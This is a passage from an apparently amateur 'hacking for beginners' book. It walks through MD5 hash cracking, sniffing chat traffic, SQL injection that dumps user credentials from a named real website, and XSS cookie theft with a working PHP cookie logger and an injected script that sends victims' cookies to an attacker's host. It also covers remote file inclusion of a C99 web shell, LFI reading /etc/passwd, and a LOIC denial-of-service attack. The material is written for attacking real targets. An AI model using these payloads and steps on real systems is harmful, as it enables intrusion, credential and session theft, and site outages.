
1. First of All open Cain and Abel, Select **Cracker** button at the top and then select **MD5 Hash** and then Click the “+” Sign at the Top. Enter the MD5 Hash you want to Crack and Click ok.



2. Now Right Click the Hash and then select the attack you want to use. I will use Brute-Force attack to Crack MD5 hash you can also use Rainbow tables or Dictionary attack to Crack.

3 .Adjust **Charset** and **password length**.

4. Click Start and it will try passwords until it gets the right one





Usually passwords below 6 or 7 letter get cracked in very short span of time if the password is longer than 7 characters than it can take very long the crack the password. If the password is longer is 7 letters than using rainbow tables is a better option.

Packet Sniffing

You might have heard not to give out your user-name/password or credit card number when you are on MSN, yahoo or IM Chat, because you would have probably heard that hackers have some ways to steal your your credit card numbers , passwords etc. The method which most of hackers use is called Packet Sniffing. Packet Sniffing is defined as the act of capturing packets through a network. The tool which most of hackers use to sniff packets through a network is called [Wireshark](#) there are also other tools like [windump](#), [Dsniff](#) etc but I will demonstrate packet sniffing through wireshark.

1. Download and Install [wireshark](#) and launch it.
2. Now click on the button below File option, This will list available capture interfaces.



3. Next you need to choose a target, if you are not sure what your target is, wait for few seconds on that accumulates be the larger number of packets is the better choice.

4. Now it will capture the packets and you will be able to see targets msn, yahoo or IM chat conversations.

No. -	Time	Source	Destination	Protocol	Info
504	152.158291	192.168.12.21	66.187.224.210	DNS	Standard query A www.redhat.com
505	152.24944	66.187.224.210	192.168.12.21	DNS	Standard query response A 209.132.177.50
506	152.25091	192.168.12.21	209.132.177.50	TCP	48890 > http [SYN] Seq=0 Len=0 MSS=1460 TSV=1535
507	152.31125	209.132.177.50	192.168.12.21	TCP	http > 48890 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
508	152.31132	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0 TS
509	152.31154	192.168.12.21	209.132.177.50	HTTP	GET / HTTP/1.1
510	152.38737	209.132.177.50	192.168.12.21	TCP	http > 48890 [ACK] Seq=1 Ack=498 Win=6864 Len=0
511	152.40516	209.132.177.50	192.168.12.21	TCP	[TCP segment of a reassembled PDU]
512	152.40520	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=498 Ack=1369 Win=8576 Len=0
513	152.41351	209.132.177.50	192.168.12.21	TCP	[TCP segment of a reassembled PDU]
514	152.41356	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=498 Ack=2737 Win=11312 Le
515	152.45058	192.168.12.21	209.132.177.50	TCP	48891 > http [SYN] Seq=0 Len=0 MSS=1460 TSV=1535
516	152.47685	209.132.177.50	192.168.12.21	TCP	[TCP segment of a reassembled PDU]
517	152.47690	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=498 Ack=4105 Win=14048 Le

▸ Frame 507 (74 bytes on wire, 74 bytes captured)
 ▸ Ethernet II, Src: Amit_04:ae:54 (00:50:18:04:ae:54), Dst: Intel_e3:01:f5 (00:0c:f1:e3:01:f5)
 ▸ Internet Protocol, Src: 209.132.177.50 (209.132.177.50), Dst: 192.168.12.21 (192.168.12.21)
 ▾ Transmission Control Protocol, Src Port: http (80), Dst Port: 48890 (48890), Seq: 0, Ack: 1, Len: 0
 Source port: http (80)
 Destination port: 48890 (48890)
 Sequence number: 0 (relative sequence number)
 Acknowledgement number: 1 (relative ack number)
 Header length: 40 bytes

Chapter Seven

Website Hacking

In this section you will learn various methods through which hackers gain access to a website.

SQL Injection

SQL Injection is the most commonly used method to hack a website. It takes advantage of improper coding of web application. In an SQL Injection attack the hacker attempts to pass SQL Commands through a web application, If the web applications are not coded properly it may result in allowing the hacker to access the database to view the information.

Simplest SQL Injection


1. First of all the hacker would look for a site vulnerable to SQL Injection. The hacker will search for the admin page of the target site.
2. Once the hacker reaches the admin login page the hacker will test if the website is vulnerable to SQL Injection or not.
3. Now the hacker will try SQL Commands manually, if the site is vulnerable to this attack the hacker will probably gain access to the database.

SQL Injection with SQL Helper


Since this book is for beginners and newbies to I wont make it complicated. SQL Helper is tool which is used to perform a SQL Injection attack you do not need any kind of knowledge of SQL to use this software

1. First of all download SQL Helper and launch it.
2. Now you need to find a target. You need to find a website with potential vulnerability. You can use some vulnerability scanning softwares scan for vulnerability or try the manual method which I have below.


3. Lets say that the target is <http://encycl.anthropology.ru>, by entering article.php?id='1' in the url It will give us a syntax error, if you get such error messages, this means the the site is vulnerable to SQL Injection.




4. Now run SQLI helper and insert <http://encycl.anthropology.ru/article.php?id='1'> in the target field and click inject.




5. The SQLI helper will search for the desired columns.





6. Now Click on “**Get Database**” button, it will be located just below the inject button.



7. Select any one of the element from the **Database Name** column I choose **anthropo_encycl** and then click on **Get Tables**, the Get Tables option will be located beside the **Get Database** option.

0
0
0

Cookie:

Additional SQL where Condition :

Host Information	Value	Table Name
Server	Apache	book
Version	5.0.77-community-log	comment
Powered by	PHP/5.2.8	comp_book
Attack Type	SQL Union Injection	composition
Current User	anthropo_visitor@localh...	figure
Current Database	anthropo_encycl	language
Supports Union	yes	operation
Union Columns	10	person
		person_old
		user
		work

Database Name
information_schema
anthropo_encycl

8. Now select an element from the table e.g user, work , person_old etc. I choose user and click on **Get Columns**.

0
0
0

Cookie:

Value	Table Name
Apache	book
5.0.77-community-log	comment
PHP/5.2.8	comp_book
SQL Union Injection	composition
anthropo_visitor@localh...	figure
anthropo_encycl	language
yes	operation
	person
	person_old
	user
	work

9. As you can see that “user” has columns “usr_login” and “usr_pas”, select both of them and click on “**Dump Now**”.

Table Name	Column Name
book	usr_login
comment	usr_pass
comp_book	usr_name
composition	usr_homepage
figure	usr_mail
language	usr_status
operation	usr_sec
person	

10. As you can see that the values achieved are in form of hash, hence we need to crack the hashes, either you can use the method I showed you in ARP Poisoning attack or you can just try to crack the hashes through some websites like **md5crack.com**

usr_login	usr_pass
21232f297a57a5a743894a0e4a801fc3	202cb962ac59075b964b07152d234b70
534b44a19bf18d20b71ecc4eb77c572f	202cb962ac59075b964b07152d234b70
c3875d07f44c422f3b3bc019c23e16ae	202cb962ac59075b964b07152d234b70
0f5b25cd58319cde0e6e33715b66db4c	202cb962ac59075b964b07152d234b70

md5crack

Using Google to crack passwords.

[MDW Password Recovery](#)

Instantly Reveal Access MDW
Workgroup Passwords. Only
\$29.99!
E-Tech.ca

[Password Encryption](#)

Choose the Right ERP Software
Password Encryption, Tools & Info.
Techtarget.com

[PDF Password Recovery](#)

Lost your PDF password? Easy to
use. Free download.
www.crackpdf.com

Ads by Google

Cross Site Scripting (XSS)

Cross site scripting has caused a lot of damage around past years. The major sites like Twitter, yahoo, Facebook etc has also been the victim of this attack. These vulnerabilities occur due to weak coding of the web applications. Once the hacker finds this vulnerability he/she injects malicious codes(Usually in web forms) to steal session cookies and later the hacker uses those cookies to gain access to sensitive page content.

Types

Xss or cross site scripting can be classified in to two types:

- 1.Persistent xss
- 2.Non persistent xss

Persistent xss

Persistent xss occurs when the data provided by the hacker or attacker is saved in the server. In persistent xss the hackers malicious codes and scripts are rendered automatically. In this method the hacker does not even interact it self with web functionality to exploit such a hole.

Non Persistent xss

Non persistent xss is the most common type of xss. This occur when the information provided by the web client is used by server side scripts to generate a page of results for the user.

Searching for the vulnerability

Like SQL injection you can use manual method to test or use a vulnerability scanner. To test an xss vulnerability you just need to enter `<script>alert("test");</script>` in serach form or webform.

For example a site www.lapdonline.org is the site the hacker would test for xss vulnerability. The hacker would go to its search bar and enter the html or javascript `<script>alert("test");</script>`. A popup box will appear like the one below:



This shows that the website has an xss vulnerability.

Stealing the cookies

The next step which the hacker will take is stealing the cookies and faking it to gain access. Now you must be wondering how the hacker or attacker gets the cookies?, To get cookies the hacker must create an internet page with PHP and ASP. Below is the PHP script which the hacker will use to get a the cookies.

```
<?php
$filename = "cookielog.txt";
if (isset($_GET["cookie"]))
{
if (!$handle = fopen($filename, 'a'))
{
```

```

echo "Error: Unable to write to the log file";
exit;
}
else
{
if (fwrite($handle, "\r\n" . $_GET["cookie"]) === FALSE)
{
echo "Error while writing to log file";
exit;
}
}
echo "Successfully wrote a string to the log file";
fclose($handle);
exit;
}
echo "nothing to write to the log file";
exit;
?>

```

Now open a wordpad and paste the above script and save it as **cookielogger.php**. Now the hacker will upload it to a webhosting site I suggest you using 110mb.com or ripway.com.

<input type="checkbox"/>	 cookielogger.php Direct Link: http://h1.ripway.com/rafaybaloch/cookielogger.php [Get HTML Codes Rename Edit]	776 Bytes
--------------------------	---	-----------

Now you need to test the cookie catcher to find it whether its working or not. Just add **<http://www.xxxx.com/cookielogger.php?cookie=test>** , where **xxxx** is your webhosting site where you have uploaded the cookie file.

<input type="checkbox"/>	 cookielog.txt Direct Link: http://h1.ripway.com/rafaybaloch/cookielog.txt [Get HTML Codes Rename Edit]	26 Bytes
--------------------------	--	----------

When you will visit the the link the string test will be written successfully on the cookielog.txt file, this shows that your Cookie stealer is working. Cookielogger.php is not ready to log text strings and also ready to log cookies

I used the Cross Site Scripting exploit to inject a code that will redirect the user to <http://www.xxx.com/cookielogger.php> with the argument "cookie" filled with the user's cookie. So when the user visits the original site with added code he will be redirected to **www.xxxx.com/cookielogger.php?cookie=hiscookie** and his cookie information will be saved in cookielog.txt file. Now here is the code which the hacker will insert in the vulnerable site.

```
<SCRIPT>location.href='http://www.xxxx.com/cookielogger.php?cookie='+escape(document.cookie)</SCRIPT>
```

	<div data-bbox="284 667 499 707"> cookielog.txt</div> <div data-bbox="284 712 960 745">Direct Link: http://h1.ripway.com/rafaybaloch/cookielog.txt</div> <div data-bbox="284 750 699 784">[Get HTML Codes Rename Edit]</div>	26 Bytes
---	---	----------

Sending user a file such as **www.xxxx.com/cookielogger.php** will make him suspicious and he will think twice while going to the site. So the hacker will create another PHP file **redirect.php** or something like it. what this will do is redirect the victim to the exploit site and catch his/her cookies with out making him suspicious.

```
<?php
header("Location: http://Vulnerablesite/?mkt=nlntl");
location.href='http://www.xxxx.com/cookielogger.php?
cookie='+escape(document.cookie);escape("");
exit;
?>
```


Vulnerablesite is the site which is exploited to xss and **<http://www.xxxx.com/cookielogger.php>** is the url of the cookie logger file which you have created previously. Now the hacker will upload the **redirect.php** file to a webhosting site.

Now when the victim clicks on the cookielogger.php link he will be redirected to the original site with exploit added his cookies will be saved in the **cookielog.txt** file.

Once the hacker gets victims cookies he/she will use it to gain access to sensitive data this process is also called **session hijacking**. The hacker can use cookie stealing tools such as [Add N Edit Cookies](#) (Firefox addon) or [Proxomitron](#). Here I am using Proxomitron to demonstrate cookie stealing



Open Proxomitron and just place a “V” before outgoing header filter. We want to send the users cookie to webserver as its our own cookie. Press the button header and it will create a new header for filtering cookie. Apply the new header now.



Now you just have to configure your browser to use a proxy server. When your browser is set up to use your own proxy server you just have to go to the target url and you will access his/her sensitive data.

Password Cracking

The hacker may use password cracking methods such as Brute force, Rainbow tables or Dictionary attack to crack a FTP password and gain access to the server. Once the hacker has access to the FTP he/she can upload or delete files and do almost anything. I have already explained it in the password Cracking section.

Remote File Inclusion(RFI)

Remote file inclusion is the form of attack in which the attacker injects his own code inside web applications. If the hacker is successful in performing the attack he/she will be able to execute any command on your server.

Checking the Vulnerability

Many hackers use google dorks to check the vulnerability. A google dork is an act of using google provided search terms to obtain a specific result. RFI vulnerability only occurs in those websites which have navigation similar to the below one

`http://target-site.com/index.php?page=PageName`

Now the hacker will use the following google dork to search for all the websites which have navigation to similar to the above.

“Inurl=index.php?page”

Now after you run this google dork in google search. It will display all the website's results which have a navigation similar to this one **index.php?page=**

Now to test the vulnerability the hacker would replace the pageName to www.google.com or some thing else. This url will look something like this

`http://target-site.com/index.php?page=www.google.com`

Now on running the url on the address bar if google homepage shows up than the website is vulnerable to this attack. If it it does not show up the hacker will probably look for a different target.



Now the hacker knows that the site is vulnerable and it can include files. He would upload shells to gain access. The most popular shells are C99 shell and r57 shell. The hacker would upload the shells to a webhosting site such as 110mb.com ripway.com etc

Lets say the the C99 shell is uploaded to ripway.com and its url is **www.ripway.com/c99.txt**

So to parse the shell the hacker would replace www.google.com in the above url to **www.ripway.com/c99.txt?**

So the url will become something like this

http://target-site.com/index.php?page=www.ripway.com/c99.txt?

Now running the above url the hacker will be able to gain access the the website and he can now do what ever he wants.

A screen similar to this one will appear if the hacker has successfully gained access to the website.

http://[REDACTED]/v2/index.php?page=http://h1.ripway.com/rafaybaloch/c99.txt?

```

"ext_tar"=>array("ext_tar","ext_r00","ext_ace","ext_arj","ext_bz","ext_bz2","ext_tbz","ext_tbz2","ext_tgz","ext_uu","ext
=>array("ext_php","ext_php3","ext_php4","ext_php5","ext_phtml","ext_shtml","ext_html"), "ext_jpg"=>array("ext_jpg","ext_gif","e
=array("ext_avi","ext_mov","ext_mvi","ext_mpg","ext_mpeg","ext_wmv","ext_rm"), "ext_lnk"=>array("ext_lnk","ext_url"), "ext_ini
d","ext_bat","ext_pif"), "ext_wri"=>array("ext_wri","ext_rtf"), "ext_swf"=>array("ext_swf","ext fla"), "ext_mp3"=>array("ext_mp3
age/gif"); header("Cache-control: public"); header("Expires: ".date("r",mktime(0,0,0,1,1,2030))); header("Cache-control: max-age
mpty($images[$img])) {$img = "small_unk";} if (in_array($img,$ext_tar)) {$img = "ext_tar";} echo base64_decode($images[$im
\images[".$d."])
");}}}} natsort($images); $k = array_keys
"; foreach ($k as $u) {echo $u
";} echo "
"; } exit; } if ($act == "about") -
Credits:
Idea, leading and coding by tristra
Beta-testing and some tips - NukLeON [i
Thanks all who report bu
All bugs send to tristram's ICQ #656
```

:: Command execute ::	
Enter:	
<input type="text" value="<?php echo htmlspecialchars(\$cmd); ?>"/>	<input type="button" value="Execute"/>
:: Search ::	
<input type="text" value="(.*)"/>	<input checked="" type="checkbox"/> - regexp <input type="button" value="Search"/>
:: Make Dir ::	
<input type="text" value="<?php echo \$dispd; ?>"/>	<input type="button" value="Create"/>
:: Go Dir ::	
<input type="text" value="<?php echo \$dispd; ?>"/>	<input type="button" value="Go"/>


Local File Inclusion(LFI)

Local File Inclusion vulnerability is usually found in url of website. Local File Inclusion is the method servers/scripts to include local files on run-time,in order to make complex systems of procedure calls. The most common uses of LFI is to discover the /etc/passwd file.

Lets say if the hacker has found a site **www.target.com/index.php** which is vulnerable to LFI the hacker would try to browse the **www.target.com/index.php/../../../../etc/passwd** file. This file will contain the information of the linux system.


Denial of Service Attack(DDOS)

A DDOS attack is not a website hacking technique but is used by hackers to take down a website. In a DDOS attack the attacker makes the server unavailable for all. Hacker can also use several machines to launch this attack, since the attack from a single machine is not very effective this type of DDOS Attack is called Distributed DDOS attack. The picture below shows the working of a Distributed DDOS Attack.



Launching A DDOS Attack

Here I will show you an example on how a hacker can use LOIC to launch a DDOS attack. It attempts to DDoS the target site by sending TCP, UDP, or HTTP requests until the site is completely down.



1. First of all the hacker will choose a target and then click on **Lock on** button.

2. Next the hacker will keep the threads to 9001 for maximum efficiency.

3. Next he/she will click on the big button “**IMMA CHARGIN MAH LAZER**”
Now it will start the attack and keep attacking until the site is completely down.

The “**requested**” number is how many it has pinged the site. The “**failed**” number is how many times the site has failed to respond. If the number increasing is only the failed number then the site is completely down.

Vulnerability Testers

